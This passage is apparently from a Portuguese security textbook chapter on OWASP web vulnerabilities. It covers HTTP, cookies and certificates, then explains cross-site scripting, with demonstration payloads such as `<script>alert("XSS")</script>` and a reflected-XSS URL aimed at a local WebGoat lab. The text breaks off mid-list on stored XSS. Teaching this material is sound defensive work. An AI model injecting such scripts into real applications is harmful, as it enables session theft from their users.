Capítulo 6 Vulnerabilidades em Aplicações Web e Mecanismos de Proteção

2 authors, including:

Sandro Pereira de Melo
Bandtec College, Brazil, São Paulo
3 PUBLICATIONS **6** CITATIONS

Capítulo 6

Vulnerabilidades em Aplicações Web e Mecanismos de Proteção

Nelson Uto[1] e Sandro Pereira de Melo[2]

[1]CPqD, Campinas, SP, Brasil
uto@cpqd.com.br

[2]Locaweb, São Paulo, SP, Brasil
sandro@ginux.ufla.br

Abstract

The purpose of this chapter is to discuss the present most common web application vulnerabilities, according to OWASP, and show through several scenarios how they can be exploited by malicious users. We present a brief description of each vulnerability and give its root causes, in order to help the reader understand why it happens. Considering that security and functional tests are fundamentally different, we describe what to look for when searching for web application weaknesses. Since the best approach in security is to be proactive, we provide a list of controls that should be in place to avoid those problems in the first place.

Resumo

O objetivo deste capítulo é apresentar as vulnerabilidades mais comuns que afetam aplicações web, de acordo com o OWASP, e mostrar, por meio de diversos cenários, como elas podem ser exploradas por usuários maliciosos. Uma breve descrição de cada vulnerabilidade é apresentada, juntamente com as causas principais, para que o leitor compreenda porque elas ocorrem. Considerando que testes funcionais e de segurança são fundamentalmente diferentes, descreve-se o que procurar durante o processo de detecção de fraquezas nessas aplicações. Finalmente, como a melhor abordagem para segurança é ser pró-ativo, uma lista de controles para evitar a presença dessas vulnerabilidades é fornecida.

6.1. Introdução

Vulnerabilidades em softwares têm sido amplamente utilizadas por atacantes, para roubo de informações confidenciais e invasões de redes corporativas. Prover a segurança de um software, porém, não é um objetivo fácil de ser alcançado, dada a complexidade dos sistemas nos dias de hoje. Facilmente, eles atingem dezenas de milhares de linhas de código, que contêm, invariavelmente, uma quantidade de defeitos significativa. Alguns destes têm impacto direto em segurança, podendo acarretar desde a indisponibilidade do sistema, até o controle total do computador por um atacante. Para piorar ainda mais este cenário, considere-se que, normalmente, um ciclo de desenvolvimento de software seguro não é adotado, o que resulta, no mínimo, em especificações inseguras e configuração vulnerável das plataformas subjacentes.

Para se ter uma idéia mais clara do mundo real, no período de 2001 a 2006, o número de vulnerabilidades em sistemas reportado ao Common Vulnerabilities and Exposures, simplesmente, triplicou. Além disso, houve uma mudança nos tipos de fraquezas mais comumente encontradas, como é possível observar-se na Figura 6.1. O estouro de pilha, campeão da lista por muitos anos consecutivos, perdeu o lugar, a partir de 2005, para vulnerabilidades de injeção de código, como o *cross-site scripting* e injeção SQL. Estes tipos de fraquezas afetam, basicamente, sistemas web e indicam duas coisas:



Figura 6.1. Progressão da ocorrência das principais vulnerabilidades reportadas ao CVE.

- A recente popularização das interfaces web para comércio eletrônico, *internet banking* e configuração de elementos de rede;

- Os problemas de segurança deste domínio não estão sendo adequadamente considerados durante o processo de desenvolvimento, tanto por ignorância como pela pressão causada por cronogramas de entrega apertados.

À luz deste contexto, o objetivo do presente capítulo é analisar as principais vulnerabilidades que afetam aplicações web, segundo classificação do grupo OWASP, ilustrando para cada uma delas as causas, efeitos, testes para detecção e mecanismos de proteção. O restante deste documento está organizado da seguinte maneira: a Seção 6.2 tece alguns comentários sobre o desenvolvimento de software seguro; os principais projetos do grupo OWASP, especializado em segurança de aplicações web, são introduzidos na Seção 6.3; na Seção 6.4, alguns conceitos importantes para o entendimento do texto são brevemente revisados; a Seção 6.5 é o coração do capítulo, pois realiza a análise das principais vulnerabilidades em aplicações web; finalmente, na Seção 6.6, são apresentadas conclusões sobre os problemas que, atualmente, afetam aplicações web.

6.2. Ciclo de Desenvolvimento de Software Seguro

Um software seguro é aquele que satisfaz os requisitos implícitos e explícitos de segurança em condições normais de operação e em situações decorrentes de atividade maliciosa de usuários. Para isso, deve resultar de um ciclo de desenvolvimento que considere aspectos de segurança em todas as suas fases, da especificação à implantação em produção (McGraw, 2006; Kissel et al., 2008). Todavia, muitos desenvolvedores começam a se preocupar com segurança, somente quando o software está quase finalizado, pois acreditam, erroneamente, ser possível trabalhar dessa maneira. Tal abordagem só contribui para um maior custo, pois as correções de vulnerabilidades tornam-se mais caras à medida que se avança pelas fases de desenvolvimento, como ilustrado na Tabela 6.1, extraída de Wysopal et al. (2006).

Tabela 6.1. Custo relativo de correção de software de acordo com a fase do ciclo de desenvolvimento.

Fase	Custo relativo para correção
Definição	1
Projeto alto nível	2
Projeto detalhado	5
Codificação	10
Teste de unidade	15
Teste de integração	22
Teste de sistema	50
Pós-entrega	100

Cada fase de um ciclo de desenvolvimento de software seguro, portanto, tem sua parcela de contribuição para a qualidade do resultado final e não pode ser omitida durante o processo. Na etapa de especificação, requisitos explícitos de segurança devem ser enumerados e requisitos funcionais devem ser avaliados, para verificar se não introduzem uma vulnerabilidade no sistema. Um caso ilustrativo é o do suposto Microsoft Bob, um programa criado para auxiliar o usuário do sistema operacional sempre que se encontrasse em dificuldades na realização de alguma tarefa. Seguindo essa filosofia, sempre que um usuário errasse a senha três vezes consecutivas, ele

aparecia e perguntava se desejava trocá-la, para conectar-se ao ambiente (McGraw, 2006). Nesta situação, não importa quão bem implementada esteja a funcionalidade, que o sistema continuará intrinsecamente inseguro.

Atividades comumente realizadas na fase seguinte, a de projeto, incluem o mapeamento do modelo de dados para estruturas lógicas e físicas, a definição de padrões de interface a serem utilizados, a escolha de elementos de hardware e software que farão parte da solução e o desenho da topologia a ser adotada. Nesse contexto, um problema muito comum de segurança que surge é o posicionamento incorreto do banco de dados na topologia de rede. Para ilustrar esse ponto, considere-se o levantamento realizado por Litchfield, no final de 2005, em que foram detectados cerca de 350 mil bancos de dados, contendo dados de produção, diretamente na DMZ externa das empresas (Litchfield, 2007). Esse exemplo evidencia pelo menos um dos inúmeros aspectos de segurança que devem ser considerados no projeto do software, ao lado de decisões sobre protocolos seguros de comunicação e seleção de algoritmos criptográficos.

O próximo passo consiste na implementação do software propriamente dito, em uma ou mais linguagens de programação, dependendo de cada caso. Para minimizar vulnerabilidades de codificação, os desenvolvedores devem ser treinados em técnicas gerais de programação segura e nas especificidades das linguagens com as quais trabalham. Por exemplo, estouro de pilha é um problema comum em programas feitos em C e C++ (Seacord, 2005), mas não ocorre na linguagem Java, pois a máquina virtual verifica se um acesso a um vetor está dentro dos limites possíveis. Ferramentas automatizadas para revisão de código podem ser de grande ajuda na identificação de padrões reconhecidamente inseguros de programação, como o uso das funções `strcpy()` e `strcmp()` em C/C++.

Testes de segurança são fundamentalmente diferentes de testes funcionais e, por isso, devem ser feitos por profissionais especializados. Os últimos são descritos em casos de testes, os quais definem um roteiro dos passos a serem seguidos e o resultado esperado de um comportamento não defeituoso. Obviamente, nenhum sistema é criado com caminhos documentados de como os requisitos de segurança podem ser subjugados, e aí reside a diferença. Portanto, ao procurar vulnerabilidades em um software, o testador segue uma linha de raciocíno diferente da tradicional, ao colocar-se no lugar do usuário malicioso, que tenta encontrar fluxos não previstos que possam comprometer a aplicação. A automação de algumas tarefas nesse processo pode implicar ganho de produtividade, mas o papel do especialista continua sendo fundamental.

Por fim, e não menos importantes, encontram-se a implantação do sistema no ambiente de produção e a manutenção. Antes da liberação para o uso, é fundamental que todos os servidores utilizados pela aplicação sejam robustecidos, com eliminação de serviços e contas desnecessários e configuração dos parâmetros de segurança de acordo com as melhores práticas estabelecidas para as plataformas. Correções de segurança devem ser aplicadas periodicamente no ambiente, principalmente, aquelas consideradas críticas. Caso criptossistemas com chave sejam empregados, procedimentos adequados de gerenciamento de chaves criptográficas devem ser adotados

(Menezes et al., 2001; Barker et al., 2007a,b). E, no caso de comprometimento do sistema, o problema deve ser identificado e imediatamente corrigido.

Invariavelmente, todo software sempre apresenta uma ou mais falhas de segurança, ao longo de sua existência. Assim, é razoável concluir que é utópico construir um sistema completamente invulnerável. Porém, com um ciclo de desenvolvimento seguro, é possível, no mínimo, produzir consistentemente sistemas com um número reduzido de brechas e que possuam mecanismos de proteção contra os diversos ataques conhecidos.

6.3. OWASP

O grupo Open Web Application Security Project é uma organização mundial, sem fins lucrativos, que visa divulgar aspectos de segurança de aplicações web, para que o risco nesses ambientes seja devidamente avaliado por pessoas e empresas. Existem, hoje, 130 capítulos locais, espalhados pelos cinco continentes, todos abertos, gratuitamente, para participação de pessoas interessadas no assunto. A entidade, além de organizar conferências internacionais e encontros sobre o tema, mantém diversos projetos, que variam de guias de implementação segura a ferramentas. Os trabalhos do OWASP relevantes para este documento estão brevemente descritos nos parágrafos a seguir:

- Top Ten – é uma lista, já na segunda versão, das dez vulnerabilidades mais críticas presentes em aplicações web, segundo a experiência prática de diversos especialistas membros da organização. Por essa razão, foi adotado pelos padrões PCI DSS (PCI, 2009a) e PCI PA-DSS (PCI, 2009b), para figurar como os itens mínimos que devem ser considerados na codificação segura de sistemas web. Pelo mesmo motivo, também serviu de base para as vulnerabilidades abordadas no presente documento.

- Guia de desenvolvimento (Wiesmann et al., 2005) – descreve as melhores práticas de segurança para o projeto, desenvolvimento e implantação de sistemas e serviços web e inclui diversos exemplos práticos de códigos em J2EE, ASP.NET e PHP.

- Guia de testes (Meucci et al., 2008) – fornece metodologia e procedimentos detalhados para a realização de testes de invasão em aplicações web, com cobertura das principais vulnerabilidades conhecidas. São apresentados testes caixa-preta e, também, caixa-cinza.

- Guia de revisão de código (van der Stock et al., 2008) – livro que ilustra como encontrar vulnerabilidades em aplicações web, por meio da inspeção do código fonte. Contém exemplos em diversas linguagens como Java, C, C++ e ASP.

- WebScarab – ferramenta escrita em Java, para ser utilizada em testes de segurança de aplicações web. A principal funcionalidade é atuar como um *proxy* entre o navegador e o servidor web, permitindo interceptar requisições e respostas e alterá-las, se desejado. Outras opções existentes permitem, por exemplo,

automatizar testes de injeção, analisar a aleatoriedade de identificadores de sessão e repetir requisições contidas no histórico.

- WebGoat – é uma aplicação web propositadamente insegura criada com o objetivo de ensinar os conceitos de segurança web e testes de invasão. Parte dos exemplos deste texto são baseados nesta ferramenta.

6.4. Revisão de Conceitos

6.4.1. Protocolo HTTP

HyperText Transfer Protocol (HTTP) (Fielding et al., 1999) é um protocolo da camada de aplicação, utilizado na distribuição de documentos de hipertexto, os quais são a base da World Wide Web. Esta foi a grande responsável pela popularização da Internet e é a face mais conhecida da rede mundial. No início, os recursos acessados por meio de HTTP eram todos estáticos, bem diferente dos dias de hoje, em que o conteúdo é gerado dinamicamente, de acordo com a interação do usuário com o *site*.

O protocolo opera no estilo cliente-servidor, no qual o navegador web (cliente) realiza uma requisição de recurso a um servidor web, que responde com o conteúdo solicitado, se existir. O transporte dos dados, normalmente, é realizado por meio de TCP/IP, mas isso não é um requisito; basta que o protocolo utilizado forneça entrega confiável. Apesar disso, HTTP não é orientado à conexão e, assim, é um protocolo que não mantém estado das conversações. Considerando como era utilizado nos primórdios, isso, de fato, não era uma necessidade.

Os recursos são identificados de maneira única por meio de Uniform Resource Locators (URLs), que correspondem aos endereços que usuários digitam nos navegadores para acessarem *sites* específicos. Uma URL define o protocolo de acesso, o servidor do recurso, porta utilizada, caminho no servidor até o elemento, nome do recurso e parâmetros. Note-se que nem todos esses itens são obrigatórios em uma requisição.

O protocolo HTTP não possui nativamente nenhum mecanismo para proteger os dados que carrega. Assim, informações podem ser adulteradas, injetadas ou removidas, de maneira não autorizada, durante o trânsito até o cliente ou servidor. Para preencher essa lacuna, o HTTP pode ser utilizado sobre os protocolos SSL ou TLS, que fornecem serviços para autenticação de entidades, autenticação da origem da mensagem, integridade e sigilo do canal de comunicação. Este é o padrão empregado para transporte de dados sigilosos em aplicações bancárias e de comércio eletrônico, por exemplo.

6.4.1.1. Requisição

Para acessar um recurso em um servidor, uma requisição HTTP deve ser realizada pelo cliente, de acordo com um formato pré-estabelecido, contendo três seções. A primeira consiste de uma linha descrevendo a requisição; em seguida, diversas linhas compõem os cabeçalhos HTTP pertinentes; a terceira seção, opcional, corresponde ao corpo da mensagem e deve vir separada da segunda, por uma linha em branco.

Como ilustração, considere que um usuário deseja ver o *site* do SBSeg 2009, utilizando o navegador Firefox. A seguinte requisição é feita pelo software:

```
GET http://sbseg2009.inf.ufsm.br:80/sbseg2009/ HTTP/1.1
Host: sbseg2009.inf.ufsm.br
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; pt-BR; rv:1.9.0.
13) Gecko/2009073022 Firefox/3.0.13 (.NET CLR 3.5.30729)
Accept:text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pt-br,pt;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
```

A primeira linha sempre é composta por um método HTTP (GET), o recurso identificado por uma URL (`http://sbseg2009...`) e a versão do protocolo utilizada (HTTP/1.1). As demais linhas do exemplo são cabeçalhos, que identificam, entre outras coisas, o nome de domínio do servidor, o navegador utilizado, o tipo de sistema operacional do cliente e tipos de conteúdos e codificações aceitos.

6.4.1.2. Resposta

A resposta do servidor a uma requisição, também, é composta por três seções:

- **Linha de estado** descrevendo o protocolo/versão utilizados, código de estado e um valor textual, que não é interpretado, hoje, pelos navegadores (Stuttard and Pinto, 2007).
- Seqüência de cabeçalhos fornecendo informações como data, servidor e tipo do conteúdo.
- Conteúdo referente ao recurso solicitado, separado das seções anteriores, por uma ou mais linhas em branco.

O resultado da requisição da seção anterior está ilustrado a seguir. É importante mencionar que uma resposta pode gerar novas requisições, caso o conteúdo apresentado possua elementos como imagens e *scripts* com especificação de arquivos.

```
HTTP/1.1 200 OK
Date: Sun, 23 Aug 2009 13:03:23 GMT
Server: Apache/2.2.9 (Ubuntu) PHP/5.2.9-0.dotdeb.2 with Suhosin-Patch
X-Powered-By: PHP/5.2.9-0.dotdeb.2
Set-Cookie: SESScf36402703de110533bce89bc3e3ec75=174307300c76fd481652
cc52f366eadb; expires=Tue, 15-Sep-2009 16:36:43 GMT; path=/; domain=
.sbseg2009.inf.ufsm.br
```

```
Last-Modified: Fri, 21 Aug 2009 15:39:27 GMT
ETag: "79db38f60d123a07bbfdfa71a5feba63"
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Cache-Control: must-revalidate
X-Content-Encoding: gzip
Content-length: 2634
Content-Type: text/html; charset=utf-8
X-ManualEdit: possibly modified

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="pt-br"
xml:lang="pt-br">
                    ...
```

6.4.1.3. Métodos

Há oito métodos, ao todo, especificados pelo protocolo HTTP, os quais indicam a ação solicitada pela requisição. Os dois mais importantes, no escopo deste texto, são os métodos GET e POST. O primeiro é utilizado para solicitar páginas ao servidor e permite que parâmetros sejam passados como parte da URL do recurso. Isso implica que informações sensíveis não devem ser passadas por meio de GET, pois elas serão exibidas em históricos de navegadores e registradas em trilhas de auditoria, no servidor web. O método POST é empregado para submeter ações ao servidor e os parâmetros podem ser passados como parte do corpo da mensagem e, também, da URL.

6.4.1.4. Códigos de estado

Códigos de estado são valores numéricos de três digitos, que fazem parte da primeira linha da resposta do servidor a uma requisição e denotam o resultado da solicitação. São divididos em cinco classes, de acordo com o significado:

- 1xx – códigos de informação. Atualmente, são raramente utilizados (SANS, 2008b).
- 2xx – indicam que a requisição foi atendida com sucesso. Ex.: 200 OK – resposta padrão, quando o recurso é provido sem erros.
- 3xx – informam que o cliente precisa realizar ações adicionais para completar a requisição. Ex.: 301 Moved Permanently – faz com que requisições subseqüentes da URL solicitada sejam permanentemente redirecionadas para a informada na mensagem.
- 4xx – enviadas quando a requisição não pode ser atendida, por erro de sintaxe, falta de autorização ou porque o recurso não foi encontrado. Ex.: 404 Not Found – o recurso não pôde ser encontrado no servidor.

- 5xx – indicam erros no servidor que o impediram de atender a requisição. Ex.: 501 Not Implemented – o servidor não suporta o método solicitado.

6.4.1.5. Cabeçalhos

Os cabeçalhos compõem a segunda seção das requisições e respostas e definem várias características importantes de ambas. São compostos do nome e do valor, separados pelo sinal de dois-pontos, e listados um por linha. Os itens abaixo explicam alguns dos cabeçalhos encontrados nos exemplos das Seções 6.4.1.1 e 6.4.1.2:

- Host – nome de domínio do servidor.
- User-Agent – indica a aplicação cliente que gerou a requisição.
- Accept – tipos de conteúdo aceitos pela aplicação cliente.
- Server – nome do servidor e informações do sistema operacional. Se nenhum mecanismo de camuflagem for utilizado, pode ser empregado para identificação do elemento, durante a fase de reconhecimento em um ataque.
- Set-Cookie – define um *cookie* no navegador, que é o mecanismo utilizado para manter uma sessão, no protocolo HTTP.
- Expires – determina a validade do corpo da mensagem, isto é, até que instante o navegador pode utilizá-lo, a partir de uma cópia local, sem necessitar realizar novas requisições para o mesmo recurso.
- Content-Length – o comprimento em bytes do corpo da mensagem.

6.4.1.6. *Cookies*

Um *cookie* é um elemento do protocolo HTTP, enviado ao navegador pelo servidor, com o objetivo de lembrar informações de um usuário específico. É formado por uma cadeia de caracteres, normalmente, organizada em pares nome/valor, separados por ponto-e-vírgula. Uma vez definido, é enviado pelo navegador em toda requisição subseqüente ao mesmo domínio. Dois usos principais incluem a manutenção de sessão, uma vez que isso não é suportado nativamente pelo protocolo, e a autenticação de usuários.

Alguns atributos podem ser definidos para os *cookies*, além dos pares contendo nome e valor (Stuttard and Pinto, 2007):

- expires – define por quanto tempo o *cookie* é válido e, assim, permite que o estado se mantenha após o navegador ser encerrado.
- domain – define para quais domínios o *cookie* é válido, desde que o servidor seja um membro daqueles.

- path – define os caminhos para os quais *cookie* é válido.
- secure – demanda que o *cookie* seja enviado somente em requisições feitas por meio de HTTPS.
- HttpOnly – quando definido, impede que seja acessado por código executado no lado do cliente. Porém, nem todo navegador honra esse atributo.

6.4.1.7. Autenticação HTTP

O protocolo HTTP possui dois métodos nativos, Basic e Digest, para autenticar usuários, antes que acessem recursos protegidos do servidor (Franks et al., 1999). Ambos seguem o seguinte fluxo geral:

1. Usuário solicita um recurso protegido do servidor.
2. Se o usuário ainda não se autenticou, uma resposta com código de estado 401 Unauthorized é enviada ao navegador, juntamente com um cabeçalho WWW-Authenticate, que define o tipo requerido de autenticação.
3. O usuário fornece usuário e senha em uma caixa de diálogo, os quais são enviados, em um cabeçalho Authorization, codificados em BASE64, no caso de Basic, e protegidos pelo algoritmo MD5, no caso de Digest.
4. Se as credenciais enviadas forem válidas, o servidor fornece o recurso solicitado e as credenciais são incluídas em toda requisição subseqüente ao mesmo domínio. Senão, o fluxo retorna ao segundo passo.

A impossibilidade de travamento de conta por múltiplas tentativas sucessivas e inválidas de autenticação e a inexistência de mecanismos de encerramento de sessão (exceto, fechando-se o navegador) são alguns dos problemas desses métodos de autenticação (SANS, 2008b).

6.4.2. Certificado Digital

Existe muita confusão na literatura e entre profissionais de segurança sobre o que realmente é um certificado digital. É muito comum encontrar afirmações de que ele serve para autenticar uma entidade, como um servidor web, por exemplo. Mas, isso está longe de ser a verdade. O propósito de um certificado, na realidade, é atestar a autenticidade da chave pública de uma entidade, condição que é fundamental para o emprego de criptossistemas assimétricos (Menezes et al., 2001).

Isso é obtido pela confiança depositada em uma terceira parte confiável, a autoridade certificadora (AC), que assina digitalmente um documento eletrônico contendo informações sobre uma dada entidade e a chave pública autêntica dela. Esses dados mais a assinatura digital compõem o certificado digital, que pode ser distribuído por canais inseguros, sem o risco de adulteração indetectável. A emissão, como é chamado o processo descrito, deve ocorrer apenas após a AC, com a diligência

devida, verificar documentos comprobatórios da identidade da entidade e que ela tem a posse da chave privada associada.

Para validar um certificado digital, é necessário verificar se a data atual está dentro do prazo de validade do certificado, se ele não está revogado e se a assinatura digital da autoridade certificadora está correta. Esta última parte requer a chave pública autêntica da AC, a qual pode ser obtida por meio de um certificado digital emitido para ela, por uma AC de nível superior, ou por meio de um certificado auto-assinado, caso seja uma AC raiz. Neste último caso, o certificado é assinado com a própria chave privada associada à chave pública contida nele. Uma vez que qualquer pessoa pode gerar um certificado assim, é primordial que seja fornecido por um canal autêntico e íntegro.

6.5. Vulnerabilidades

Esta seção discute algumas das vulnerabilidades consideradas pelo projeto OWASP Top Ten, com a seguinte abordagem: inicialmente, uma breve descrição da fraqueza e as causas de ocorrência são apresentadas; em seguida, ela é ilustrada com cenários de exploração, na grande maioria, baseados no WebGoat e, adicionalmente, na experiência prática dos autores; depois, testes que podem ser efetuados para detectar o problema são introduzidos e, por fim, explicam-se as contramedidas que podem ser adotadas para evitar-se a criação de aplicações contendo a vulnerabilidade.

6.5.1. *Cross Site Scripting*

6.5.1.1. Descrição e Causas

Cross Site Scripting, também conhecido como XSS[3], é o defeito mais comumente encontrado em aplicações web e permite utilizar uma aplicação vulnerável, para transportar código malicioso, normalmente escrito em Javascript, até o navegador de outro usuário. Dada a relação de confiança estabelecida entre o navegador e o servidor, aquele entende que o código recebido é legítmo e, por isso, permite que informações sensíveis, como o identificador da sessão do usuário, por exemplo, sejam acessadas por ele. Com isso em mãos, um usuário malicioso pode seqüestrar a sessão da pessoa atacada (Stuttard and Pinto, 2007; Howard et al., 2005; Fogie et al., 2007).

Esta vulnerabilidade ocorre sempre que uma aplicação web não valida informações recebidas de uma entidade externa (usuário ou outra aplicação) e as insere inalteradas em alguma página gerada dinamicamente. A razão disso é que qualquer código contido naquelas informações será interpretado como tal, pelo navegador do usuário que realiza o acesso, e executado automaticamente, no contexto da sessão. Para exemplificar, imagine que o texto fornecido e integralmente "exibido" pela aplicação seja `<script>alert("XSS")</script>`. O resultado do ataque está ilustrado na Figura 6.2, juntamente com o trecho de código-fonte pertinente.

Dependendo de como o conteúdo malicioso chega até a vítima, o XSS é classificado em **XSS refletido** ou **XSS armazenado**.

[3]A sigla utilizada não é CSS, para não ser confundida com Cascade Style Sheets.



Figura 6.2. Exemplo de vulnerabilidade XSS.

XSS Refletido

Nesta classe de XSS, o código é enviado na URL ou no cabeçalho HTTP, como parte da requisição, explorando um parâmetro que é exibido sem tratamento na página resultante. Normalmente, requer que o usuário seja induzido a clicar em um *link* especialmente construído, com conteúdo malicioso. De acordo com Stuttard and Pinto (2007), é muito comum em páginas dinâmicas utilizadas para exibição de mensagens parametrizadas de erro.

Veja-se, a seguir, os passos necessários para a exploração da vulnerabilidade:

1. O atacante fornece à vítima uma URL para a aplicação vulnerável, com código Javascript embutido em um dos parâmetros;
2. A vítima solicita à aplicação vulnerável o recurso identificado pela URL fornecida no primeiro passo;
3. A aplicação atende a requisição e reflete o código malicioso para o navegador do usuário;
4. O Javascript escrito pelo atacante é executado na máquina do usuário, como se fosse proveniente da aplicação.

Como exemplo, considere-se uma aplicação que possua um campo de busca e que exiba uma mensagem de erro contendo o valor digitado, quando ele não for encontrado na base de dados. Supondo que a requisição é feita pelo método GET e a informação procurada é passada no parâmetro `search_name`, a seguinte URL pode ser empregada em um XSS refletido:

```
http://localhost:8080/WebGoat/attack?Screen=33&menu=900&
      search_name=X<script>alert(%22XSS%20Refletido%22)
      </script>&action=FindProfile
```

Note-se que, além do texto "X", um código Javascript para exibição de caixa de mensagem é passado como parte do parâmetro `search_name`. Dada a inexistência do valor na base, a aplicação exibe página de erro, informando que "`X<script>`..."

não foi encontrado. Ao realizar isso, porém, o código fornecido em `search_name` é embutido no HTML e executado pelo navegador, como ilustrado na Figura 6.3.



Figura 6.3. Exemplo de XSS refletido.

XSS Armazenado

XSS armazenado ou persistente recebe este nome porque o código malicioso é armazenado pela aplicação, normalmente em um banco de dados, e exibido a todos os usuários que acessarem o recurso. É um tipo mais perigoso, pois pode afetar uma quantidade maior de usuários, de uma única vez, além de não ser necessário induzi-los a seguir um *link* para serem atacados.

Um exemplo comum é um fórum de discussão, em que alguns usuários expõem as dúvidas deles, para que outros as esclareçam. Neste caso, os passos para realizar um XSS armazenado estão representados na Figura 6.4 e descritos a seguir:



Figura 6.4. Exemplo de XSS armazenado.

1. Um usuário malicioso insere código (`<script>alert("XSS")</script>`, por exemplo) no corpo da pergunta e a submete à aplicação defeituosa, que, por esse motivo, não valida a entrada e armazena o texto integralmente no banco de dados;

